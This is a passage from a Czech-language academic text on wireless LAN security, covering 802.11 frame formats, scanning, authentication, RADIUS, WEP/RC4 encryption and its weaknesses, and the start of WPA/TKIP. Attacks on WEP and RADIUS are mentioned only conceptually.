2: **T**ransmitter **A**ddress (**TA**) - adresa rádiového vysílače

3: **D**estination **A**ddress (**DA**) – cílová adresa (příjemce)

4: **S**ource **A**ddress (**SA**) – zdrojová adresa (odesílatel)

- **SC** (**S**equence **C**ontrol) – slouží pro fragmentaci (opětovné skládání) rámců
- **Data** (Frame Body) – obsahuje data a informace potřebné pro WEP
- **CRC** (**C**yclic **R**edundary **C**heck) - kontrolní součet rámce

FC - řízení rámce	Duration ID	Adresa 1	Adresa 2	Adresa 3	SC - řízení posloupnosti	Adresa 4	Data	CRC
(2B)	(2B)	(6 B)	(6B)	(6B)	(2B)	(6B)	(0 - 2312B)	(4B)

Tab. 1: Struktura přenosového rámce

5.2.2 **Struktura řídícího pole rámce** (viz. tab. 2)

- Verze protokolu - verze standardu 802.11
- Typ - typ rámce: správy (00), řídící (01), datové (10)
- Subtyp - subtyp typu rámce
- K DS - 1, když je rámec určen do distribučního systému (DS)
- Od DS - 1, když byl rámec vyslán z distribučního systému
- Další fragmenty - 1, když za tímto fragmentem rámce následují další fragmenty
- Opakovat = 1, když je tento fragment opakovaný
- Mgmt napájení = 1, když stanice po odvysílání rámce přejde do úsporného režimu napájení (sleep)
- Další data = 1, když vysílač má pro daný přijímač ještě další rámce
- Protected (dříve WEP) = 1, když je rámec zabezpečený
- Pořadí - 1, když závisí na správném pořadí rámců (málo používané)

FC (**F**rame **C**ontrol) - řízení rámce 2B = 16b

Verze Protokolu	Typ	Subtyp	k DS	od DS	další fragmenty	Opakovat	mgmt napájení	další data	Protected (dříve WEP)	Pořadí
(2b)	(2b)	(4b)	(1b)	(1b)	(1b)	(1b)	(1b)	(1b)	(1b)	(1b)

Tab. 2: Struktura řídícího pole rámce

5.2.3 Nejdůležitější rámce pro správu a řízení

Rámce pro správu		
0000	Association Request	stanice žádá přístupový bod (dále jen AP) o připojení
0001	Association Response	AP odpovídá na žádost o připojení
0010	Reassociation Request	žádost stanice o připojení k dalšímu AP téže sítě
0011	Reassociation Response	AP odpovídá na žádost stanice o připojení k dalšímu AP téže sítě
0100	Probe Request	dotaz stanice/AP k přítomnosti a možnostem AP/stanic
0101	Probe Response	odpověď na Probe Request
1000	Beacon	informace o AP a synchronizace
1010	Disassociation	AP nebo stanice oznamuje odpojení
1011	Authentication	žádost o autentizaci stanice u AP
1100	Deauthentication	žádost o ukončení autentizace
Řídící rámce		
1011	RTS (**R**equest **t**o **S**end)	žádost stanice AP o povolení poslat data
1100	CTS (**C**lear **t**o **S**end)	potvrzení RTS, stanice může vysílat
1101	ACK	potvrzení o doručení rámce

Tab. 3: Nejdůležitější rámce pro správu a řízení

5.3 Bezpečnost WLAN z pohledu spojové vrstvy


Bezdrátovou síť můžeme z pohledu zabezpečit následujícími způsoby [16]:

- Filtrování MAC adres – adresy síťových karet **NIC** (***N**etwork **I**nterface **C**ard*) jednotlivých zařízeních mohou sloužit pro vytvoření přístupového seznamu povolených/zakázaných klientů v dané WLAN. Přístupový seznam **ACL** (***A**ccess **C**ontrol **L**ist*) založený na bázi MAC adres definuje pravidla přístupu.
- Autentizace – ověřování identity klienta probíhá na této vrstvě (kap. 7.2)
- Použití šifrování – šifrování probíhá na základě mechanismů specifikovaných ve WEP/WPA/WPA2

6. Komponenty bezdrátové přístupové sítě

Každá bezdrátová síť standardu IEEE 802.11 obsahuje čtyři druhy hlavních fyzických komponentů (obr. 3) [22].

- Distribuční systém (**DS** – ***D**istribution **S**ystem*)
- Přístupový bod (**AP** – ***A**ccess **P**oint*)
- Bezdrátové médium
- Stanice (Station)



Obr. 3: Fyzické komponenty sítě

6.1 Distribuční systém

U bezdrátových přístupových sítí s více přístupovými body je potřeba zajistit možný pohyb klientů bez ztráty spojení. Z tohoto důvodu musí mezi sebou přístupové body komunikovat. Tato komunikace probíhá právě přes **distribuční systém**. Nejčastěji se jako distribuční systém používá ethernet, ale je možné použít i jinou technologii. Ethernet nachází také využití pro páteřní spoje a to hlavně díky přenové rychlosti a šířce pásma.

6.2 Přístupový bod (*Access Point*)

Hlavním úkolem je komunikace s bezdrátovými zařízeními. Tato zařízení se musí nacházet v jeho dosahu. Dále se stará o směřování provozu mezi bezdrátovými klienty a zpravidla také mezi pevnou kabelovou sítí (většinou ethernet).

Všechny klientské stanice připojené k přístupovému bodu se dělí o dostupnou šířku pásma. Maximální počet těchto stanic závisí na použitém zařízení. U domácích přístupových bodů se můžeme pohybovat okolo 6 stanic. Výkonnější přístupové body mohou obsloužit až 254 stanic připojených najednou, ovšem takové množství stanic připojených k jednomu přístupovému bodu není reálné (z důvodu sdílení rychlostního pásma). V praxi se spíše pro připojení více stanic používá více přístupových bodů.

Každý přístupový bod by měl mít v sobě implementovány zabezpečovací mechanismy: šifrování přenosu dat a řízení přístupu k bodu (kap. 8)

V rámci bezdrátové sítě vysílá přístupový bod v pravidelných časových intervalech (obvykle po 100 ms) koordinační rámec **beacon management frame** (zkráceně beacon). Jestliže přístupový bod v době naplánované pro přenos tohoto rámce vysílá rámec jiný, je vysílání odloženo na nejbližší možnou příležitost. Je vysílán rychlostí 1 Mbit/s. Pomocí koordinačního rámce přístupový bod sděluje klientským stanicím následující informace:

- Časové údaje – z důvodu správné synchronizace.
- Základní parametry použité technologie.
- **TIM** (***T**raffic **I**ndication **M**ap*) – identifikátor nových dat pro stanice nacházející se v režimu spánku (sleep). Z režimu spánku se stanice probudí pouze pro příjem rámce beacon.
- Informace o podporovaných přenosových rychlostech.
- Požadavky na schopnosti stanic.
- Jméno sítě **SSID** (***S**ervice **S**et **Id**entifier*) – 0 – 32 znaků dlouhý řetězec jednoznačně musí identifikovat WLAN.
- Další parametry.

Pro zvýšení bezpečnosti by měl každý uživatel dodržovat následující doporučení [16]:

- Vybírat přístupové body:
  a) s flash pamětí – z důvodu jednoduché možnosti rozšíření o aktuálnější verze firmwaru.
  b) s podporou **VLAN** (*Virtual **L**ocal **A**rea **N**etwork*) – jednoduché sdružování uživatelů do skupin a přidělování práv k síťovým prostředkům.
- Vybrat vhodné umístění pro přístupový bod (umístit mimo dosah běžných uživatelů i narušitelů) – zabránění resetování a tím vymazaní všech uživatelských nastavení
- Aplikace silných hesel minimálně pro úroveň administrátora

6.3 Bezdrátové médium

Je nosičem dat při komunikaci mezi dvěma stanicemi. V případě standardu IEEE 802.11 se jedná o dvě rádiové frekvence 2,4 a 5 GHz a samozřejmě také o infračervenou fyzickou vrstvu.

6.4 Stanice

Jakékoliv zařízení (počítač, notebook, mobilní telefon, PDA, …), které má v sobě integrovanou nebo externí bezdrátovou síťovou kartu.

7. Řízení přístupu

7.1 Připojení stanice do sítě


Každá klientská stanice, která se chce připojit k bezdrátové síti, zahájí proces skenování provozu. Tím začne vyhledávat všechny dostupné WLAN sítě. Stanice pokračuje ve skenování provozu i po připojení. Je to z důvodu časové úspory při změně přístupového bodu.

Skenování provozu můžeme rozdělit na [16]:

- **Pasivní**
- **Aktivní**

7.1.1 Pasivní skenování provozu

Stanice pouze poslouchá na každém kanálu standardu IEEE 802.11 po určitou dobu a zachytává koordinační rámce beacon (kap. 5.2). Pokud stanice přijme koordinační rámce, zjistí si z nich SSID. Jestliže vysílá několik přístupových bodů se stejným SSID, vybere stanice přístupový bod s nejsilnějším signálem a s nejnižší bitovou chybovostí. Průběh pasivního skenování včetně požadavků a příslušných odpovědí je znázorněn na obr. 4.



Obr. 4: Pasivní skenování


7.1.2 Aktivní skenování provozu

Jedná se o rychlejší metodu vyhledávání přístupových bodů. Stanice aktivně vysílá testovací rámec (*probe request*), který si sama vygenerovala. Dotazování můžeme rozdělit na dva způsoby:

- na síť s konkrétním SSID – odpoví pouze přístupový bod se shodným SSID

- na všechny sítě pomocí broadcast SSID – odpoví všechny sítě, které nemají zakázáno vysílání SSID

Odpověď přístupového bodu (*Probe Response*) je až na jednu výjimku identická (nezahrnuje TIM) s koordinačním rámcem beacon (kap. 5.2). Průběh aktivního skenování včetně požadavků a příslušných odpovědí je znázorněno na obr. 5.



Obr. 5: Aktivní skenování

7.2 Autentizace (*Authentication*)

Ověření a potvrzení totožnosti uživatelů (probíhá pouze jednostranně – přístupový bod ověřuje klienta). V případě úspěšné autentizace zašle stanice odpověď (*Association Request*). Přístupový bod zařadí záznam o připojení dané stanice v centrální databázi distribučního systému, aby se vědělo kam zasílat rámce určené dané klientské stanici. Přístupový bod pak pošle rámec (*Association Response*) [16].

Standard IEEE 802.11 rozlišuje dva druhy autentizace:

- **Otevřená** (*Open-system*)
- **Prostřednictvím sdíleného klíče** (*Shared-key*)

7.2.1 Otevřená autentizace

Základní autentizační metoda standardu IEEE 802.11. K přidružení k WLAN nepotřebuje klientská stanice žádnou znalost hesla či klíče. Přístupový bod povolí přístup do sítě všem klientů, u kterých je nastaveno stejné SSID.

Lze ji používat i v kombinaci se zabezpečovacím algoritmem **WEP** (***W**ireled **E**quivalent **P**rivacy*) klíčem. Při autentizaci nedochází k ověření WEP klíčů, tyto klíče se používají pouze

při přenosu dat. To je hlavní výhoda této metody, protože odhalení použitého klíče je náročnější než při autentizaci se sdíleným klíčem.

7.2.2 Autentizace prostřednictvím sdíleného klíče

Pracuje v kombinaci se sdíleným WEP klíčem. Jak je patrné již z názvu, klient (či více klientů) i přístupový bod musí mít stejný klíč pro úspěšnou autentizaci. Při tomto způsobu autentizace se ověřuje pouze síťová karta klientské stanice a přístupový bod se neautentizuje. Tím, že nedochází k autentizaci přístupových bodů, vzniká velká bezpečnostní mezera. Potencionální útočník může zřídit neautorizované (tzv. rogue) přístupové body. Dále také hrozí odhalení klíče při přenosu výzvy v otevřené formě a její zašifrované podoby mezi klientskou stanicí, která žádá o autentizaci, a přístupovým bodem [16].

Průběh autentizace se sdíleným klíčem je následující. Klientská stanice odešle nejprve žádost o autentizaci, přístupový bod vygeneruje náhodný text a zašle ho klientovi. Klient následně přijatý text zašifruje svým WEP klíčem a odešle zašifrovaný text zpět přístupovému bodu. Přístupový bod následně zašifrovaný text dešifruje pomocí svého WEP klíče a porovná tento dešifrovaný text s textem původním. Jestliže se texty shodují, je klient úspěšně autentizován a informován zprávou o úspěšné autentizaci.

7.3 Autorizace (*Authorization*)

Řízení přístupu oprávněných uživatelů. Po úspěšné autentizaci může být uživatel autorizován pro užívání síťových prostředků a služeb. Specifikuje, jaké operace mohou uživatelé v systému provádět a jaká data jsou pro ně dostupná. Není součástí nejznámějších standardů IEEE 802.11a/b/g, a proto se musí provádět externími mechanismy. Jedním z těchto mechanismů je řízení přístupu 802.1x [17].

Mechanismus 802.1x je určen pro autentizaci uživatelů, integritu zpráv a distribuci klíčů. Pro ověřování uživatelů a jejich autorizaci je využíván autentizační server, který je připojený k pevné síti. Nejčastější řešení je sever **RADIUS** (***R**emote **A**uthentication **D**ial-**I**n **U**ser **S**ervice*).

7.4 Server RADIUS (*Remote Authentication Dial-In User Service*)

Neboli uživatelská vytáčená služba pro vzdálenou autentizaci. Jedná se o **AAA** (***A**uthentication, **A**uthorization and **A**ccounting*) protokol tzn. slouží pro přenos autentizačních, autorizačních, konfiguračních a evidenčních informací mezi přístupovým serverem (**R**ADIUS klient) a společným autentizačním serverem (**R**ADIUS server).

Umožňuje centrální správu uživatelských účtů. Původně ani nebyl určen pro WLAN, ale nyní podstatně vylepšuje její možnosti zabezpečení.

Radius server autentizuje a autorizuje vzdálené uživatele pro přístup do systému. Před přístupem do sítě je požadováno přihlášení, tzn. klient musí zadat uživatelské jméno a heslo. Pracuje na principu klient-server. Klienty jsou přístupové servery **NAS** (***N**etwork **A**ccess **S**erver*) – v této roli vystupují nejčastěji přístupové body. Komunikace mezi přístupovými servery a serverem probíhá pomocí transportního protokolu **UDP** (***U**ser **D**atagram **P**rotocol*), port číslo **1812**. Transakce se autentizují pomocí sdíleného hesla (secret), které se nikdy neposílá přes síť. Uživatelská hesla se mezi klienty a serverem přenášejí v zašifrované podobě (symetrický algoritmus).

Pro zvýšení bezpečnosti komunikace mezi serverem RADIUS a NAS je vhodné použít bezpečnostní rámce **IPSec** (***IP Sec**urity*). Tento způsob řešení však bohužel snižuje výkonnost přístupového bodu. Záleží, jak často bude probíhat přihlašování do sítě [16].


7.4.1 Průběh komunikace se serverem RADIUS

- Pokud je klient (přístupový bod) nakonfigurován k použití RADIUS protokolu, každý z uživatelů musí klientovi předat své autentizační údaje.
- Jakmile klient autentizační údaje od uživatele obdrží, provede autentizaci pomocí RADIUS protokolu. Klient vytvoří požadavek Access-Request, obsahující atributy: uživatelské jméno, uživatelské heslo a ID portu (kterým je uživatel připojen). Pokud uživatel zadal heslo, je zašifrováno pomocí RSA Message Digest algoritmu MD5.
- Vytvořený požadavek Access-Request je odeslán RADIUS serveru. Jestliže se nevrátí od RADIUS serveru žádná odezva v určeném čase, požadavek je opakovaně odeslán znovu. Klient může také přeposlat požadavek alternativnímu serveru nebo serverům v případě, že primární server je vypnut nebo nedostupný.
- RADIUS server přijme požadavek a ověří odesílajícího klienta. Požadavek od klienta, pro kterého RADIUS server nemá sdílené tajemství, by měl být tiše zahozen. Jestliže je totožnost klienta správná, RADIUS server se podívá do databáze uživatelů a vyhledá jméno uživatele, jež je obsaženo v požadavku. Uživatelský záznam v databázi (soubor users RADIUS serveru) obsahuje seznam parametrů (například uživatelova IP-adresa nebo IP-adresa RADIUS klienta, přes který se uživatel snaží přistupovat) a které musí souhlasit s údaji pro umožnění přístupu

uživateli. Pro umožnění přístupu uživateli se ověřuje heslo, které může také specifikovat RADIUS klienta nebo port přístupového serveru, přes který je uživateli umožněn přístup.

- Jestliže některá z podmínek není splněna, RADIUS server odešle Access-Reject (zamítnutí přístupu), odezvu indikující, že tento uživatelský požadavek je neplatný. Pokud je toto požadováno, server může vložit textovou zprávu do odpovědi Access-Reject, která smí být zobrazena pomocí klienta uživateli. Žádné další atributy nejsou v odpovědi Access-Reject povoleny.
- Jestliže jsou všechny podmínky splněny, seznam konfiguračních hodnot pro uživatele je umístěn do Access-Accept odpovědi. Tyto hodnoty obsahují typ služby například: IP adresu, masku sítě, login uživatele a všechny hodnoty, které je potřeba předat požadované službě.

Typickou komunikaci při použití RADIUS protokolu zachycuje obr. 6.



Obr. 6: Komunikace při použití protokolu RADIUS

7.4.2 RADIUS paket

RADIUS paket (tab. 4) je zabalen do datové části UDP segmentu, kde cílový port je nastaven na hodnotu 1812. Při generování odpovědi požadavku dojde k přehození cílového a zdrojového portu.

Kód (8b)	**Identifikátor** (8b)	**Délka** (16b)
Authenticator (128b)		
Atributy		

Tab. 4: Formát RADIUS paketu

Kód: identifikuje typ RADIUS paketu. Pokud je paket přijat s neplatnou hodnotou v tomto poli je zahozen. Může obsahovat následující hodnoty:

- **Access-Request** paket je odeslán RADIUS serveru a zprostředkovává informace použité pro rozhodování, zda-li má být uživateli umožněn přístup přes daný přístupový server (RADIUS klienta). Klient musí RADIUS paket odeslat s hodnotou 1 v poli kód. Musí obsahovat atributy User Name, Password. Dále pak může obsahovat atributy NAS-IP Address,NAS-Identifier,NAS-Port,NAS-Port-Type.
- **Access-Accept** paket je odesílán RADIUS serverem a poskytuje specifické konfigurační informace potřebné pro službu, která je poskytována uživateli.
- **Access-Reject** při odmítnutí požadavku RADIUS server odesílá Access-Reject. Tento paket může obsahovat zprávou, která je zobrazena uživateli o zamítnutí přístupu.
- **Accounting-Request**
- **Accounting-Response**
- **Access-Challenge**

Identifikátor: pomáhá při správném párování odpovídajících požadavků a odpovědí.

Délka: určuje velikost RADIUS paketu obsahující pole kód, identifikátor, délku, authenticator a atributy. Jestliže je paket menší, než je určeno v poli délka, může to znamenat chybu a paket může být zahozen. Minimální délka je **20B**, maximální délka je **4096B**.

Authenticator: (128 bitů - 4 řady po 32bitech) jeho hodnota je použita při autentizaci odpovědi z RADIUS serveru a dále je použita při šifrování posílaného hesla.

Request Authenticator: (128 bitů) náhodně velké číslo, obsaženo v paketu **AccessRequest**. Tato hodnota by měla být nepředvídatelná a jedinečná po dobu

existence sdíleného hesla mezi RADIUS klientem a RADIUS serverem. RADIUS klient (NAS) a RADIUS server mají sdílené tajemství. Na sdílené tajemství společné s Request Authenticatorem je aplikována jednocestná hashovací funkce MD5, pomocí které je vytvořena 128 bitů velká hodnota, která je xorována s heslem jež zadal uživatel.

Response Authenticator: je použit v **AccessAccept**, **AccessReject**, **AccessChallenge** paketech a obsahuje výsledek jednocestné funkce MD5, která je počítána z RADIUS paketu, Request Authenticator z Access-Request paketu, z atributů obsažených v odpovědi následované sdíleným tajemstvím.

Atributy: (tab. 5) nesou specifické autentizační, autorizační, informační a konfigurační detaily pro požadavky a odpovědi.

Typ (8b)	**Délka** (8b)	**Hodnota**

Tab. 5: Struktura atributu

Typ: RADIUS server i klient ignoruje atributy, které obsahují neznámý typ. Typ je dán atributem.

Délka: (8 bitů) označuje velikost atributu zahrnující políčka typ, délka a hodnota.

Hodnota: má proměnnou velikost a obsahuje informace, které jsou specifické pro tento atribut.

7.4.3 Slabiny RADIUS

- Útok hrubou silou – útočník může zaútočit na identifikační údaje. Např. slovníkový útok. Doporučuje se používat složitá hesla o minimální délce 16 znaků a použít pro každého klienta serveru RADIUS jiné heslo
- Odmítnutí služby
- Opakování relace (*replay*)
- Začlenění falešných paket

7.5 Diameter

Jedná se o rozšíření oproti RADIUS protokolu. DIAMETER znamená průměr, RADIUS poloměr. Diametr vznikl pro podporu mobilního prostředí tzn. může pracovat jak lokálně tak i v roamingu. Používá již spolehlivý transportní protokol **TCP** (***T**ransmission **C**ontrol **P**rotocol*). DIAMETER není přímo kompatibilní s RADIUSEM [16].

8. Zabezpečení WLAN

8.1 WEP (Wired Equivalent Privacy)

V českém překladu: soukromí ekvivalentní drátovým sítím. Byl vydán jako první protokol určený pro zabezpečení WLAN v roce 1999. Jak je z českého překladu patrné, hlavním účelem bylo zajistit bezpečnost přirovnatelnou k drátovým sítím. Bohužel již dva roky po vydání (srpen 2001) vyšla „*Weakness in the Key Scheduling Algorithm of RC4*“, kterou napsali autoři Scott **F**luhrer, Itsik **M**antin a Adi **S**hamir (podle nich je pojmenován útok **FMS**). Publikace popisuje útok na WEP zabezpečení. Následně po tomto datu je možné volně stáhnout program AirSnort, který umožňuje prolomení WEP klíče. Autory tohoto programu jsou Jeremy Bruestle a Blake Hegerle [2].

Základem WEP zabezpečení je tajný klíč (o délce 40 nebo 104 bitů), který je sdílen všemi stanicemi v dané WLAN. Nevýhoda tohoto klíče je v nastavování – musí se nastavovat ručně. Pro šifrování používá proudovou šifru RC4.

8.1.1 RC4

V roce 1987 ji navrhl Ron Rivest (***R**ons's **C**ode No. **4***) z firmy RSA. Byla obchodním tajemstvím (*trade secret*), ale v roce 1994 byla anonymně zveřejněna. Jedná se o proudovou šifru, šifrování probíhá po bajtech. Maximální délka klíče je 256B (2048b). Tento šifrovací algoritmus využívá např. **WEP**, **WPA** (***W**i-Fi **P**rotected **A**ccess)*, **SSL** (***S**ecure **S**ockets **L**ayer*) atd. Hlavní výhodou tohoto šifrování je jednoduchost. Implementuje se přímo do hardwarové části síťového adaptéru a nemá skoro žádný vliv na výkonnost zařízení. V současné době však není tato šifra považována za bezpečnou [17].

Můžeme ji rozdělit do dvou fází:

- Inicializační – příprava šifry pro samotné šifrování
- Pracovní – generování bajtů hesla pro šifrování (resp. dešifrování)

8.1.2 Šifrování WEP protokolem

Data mezi klientem a přístupovým bodem jsou šifrována 64 bitovým nebo 128 bitovým klíčem. Složení klíče:


- **t**ajný **k**líč **TK**, délka 40 nebo 104 bitů
- **i**nicializační **v**ektor **IV**, mění se dynamicky, délka 24 bitů. Generuje ho vysílací strana, používá jej pro vytvoření šifry a současně jej posílá v otevřené formě jako

záhlaví každého paketu. Příjemce jej použije pro spojení se sdíleným tajným klíčem a provede dešifrování paketu.

Postup šifrování:

1. Ze zprávy, kterou chceme odeslat, vypočítáme 32 bitový cyklický redundantní součet **CRC** – kontrolní součet pro ověření integrity dat. Po výpočtu CRC ho připojíme za přenášená data.
2. Za inicializační vektor připojíme tajný klíč (IV||TK).
3. IV||TK předáme do generátoru pseudonáhodných čísel RC4 a výstupem bude šifrovací klíč (musí být stejně dlouhý jako přenášené data s kontrolním součtem).
4. Provedeme funkci XOR (*exclusive or*) se šifrovacím klíčem a přenášenými daty||CRC.
5. Dostali jsme zašifrovaná data, před které přiřadíme IV

Celý průběh WEP šifrování je znázorněn na obr. 7.




Obr. 7: Šifrování WEP protokolem

Postup dešifrování:

1. Přijatý IV přiřadíme k tajnému klíči.
2. Sloučíme IV s tajným klíčem (IV||TK).
3. IV||TK předáme do generátoru pseudonáhodných čísel RC4 a výstupem bude šifrovací klíč.
4. Provedeme funkci XOR se šifrovacím klíčem a zašifrovanými daty||CRC.
5. Výpočet a ověření CRC.

Celý průběh dešifrování WEP je znázorněn na obr. 8.



Obr. 8: Dešifrování WEP protokolem

8.1.3 Slabiny WEP

- Stejný tajný klíč – všechny stanice ve WLAN sdílejí stejný tajný klíč, ve všech zařízení se musí nastavovat ručně.
- Délka inicializačního vektoru je zcela nedostatečná, minimálně po odeslání 2^{24} paketů dochází ke kolizi inicializačního vektoru (viz. kap. 10).
- Fyzické narušení bezpečnosti sítě – krádeží jednoho z koncových zařízení, ve kterém získá útočník tajný klíč [16].

8.2 WPA (WiFi Protected Access)

V českém překladu: WiFi chráněný přístup. Hlavním účelem jeho vzniku bylo dočasné bezpečnostní řešení do schválení standardu IEEE 802.11i (2004). Jako náhrada za prolomené WEP zabezpečení. Při vývoji byla požadavkem zpětná slučitelnost s WEP a dopředná slučitelnost 802.11i/WPA2. Z důvodu zpětné kompatibility s hardwarovým vybavení pro WEP zabezpečení, byla modernizace prováděna pouze prostřednictvím firmwarových změn a proto WPA používá stejný šifrovací algoritmus RC4. Při srovnání s WEP zabezpečením snižuje výkonnost sítě o 5 – 15% [17].

Hlavní výhodou jsou dynamické klíče a vzájemná autentizace. Rozlišujeme následující druhy klíčů:

- Přednastavený klíč **PSK** (***Pre-shared Key***) – používá se v malých sítích (především v domácnostech). Stanice a přístupový bod sdílí heslo (*master key*).

- 802.1x – používá se pro střední a velké sítě. Autentizace je založena na autentizačním serveru (např. RADIUS).

8.2.1 Protokol TKIP (*Temporal Key Integrity Protocol*)

Používá stejně dlouhý klíč jako WEP (104 bitů) v kombinaci se šifrováním RC4. Z důvodu potřeby silnějšího zabezpečení mění dynamicky klíč pro každý paket (brání se tak před útoky hrubou silou) a délka inicializačního vektoru IV je 48 bitů.

Používá se pro autentizaci a management klíčů. Tato metoda obsahuje vylepšení v podobě počítadla rámců, které chrání před útoky typu replay (útoky snažící se opakovat předchozí odposlechnutou komunikaci) [17].

8.2.2 Ověření identity dat MIC (*Message Integrity Code*)

Ověření integrity dat se provádí **MIC** (*Message Integrity Code*) s délkou 64 bitů. Prováděna prostřednictvím funkce ***Michael*** . Ke každému paketu je přidán digitální podpis. Tento způsob zabrání útokům typu *man-in-the-middle* (kdy útočník zachytí paket změní ho a pošle ho dál). Digitální podpis se vypočítá z datové části paketu, zdrojové a cílové MAC adresy, pořadového čísla paketu a náhodné hodnoty. [16]

8.2.3 Autentizace uživatele i sítě EAP (*Extensible Authentication Protocol*)

Vzájemná autentizace uživatele i sítě (ochrana před falešnými přístupovými body) a distribuce klíčů. Protokol EAP byl původně navržen pro klasické drátové sítě.

Druhy autentizačních mechanismů:

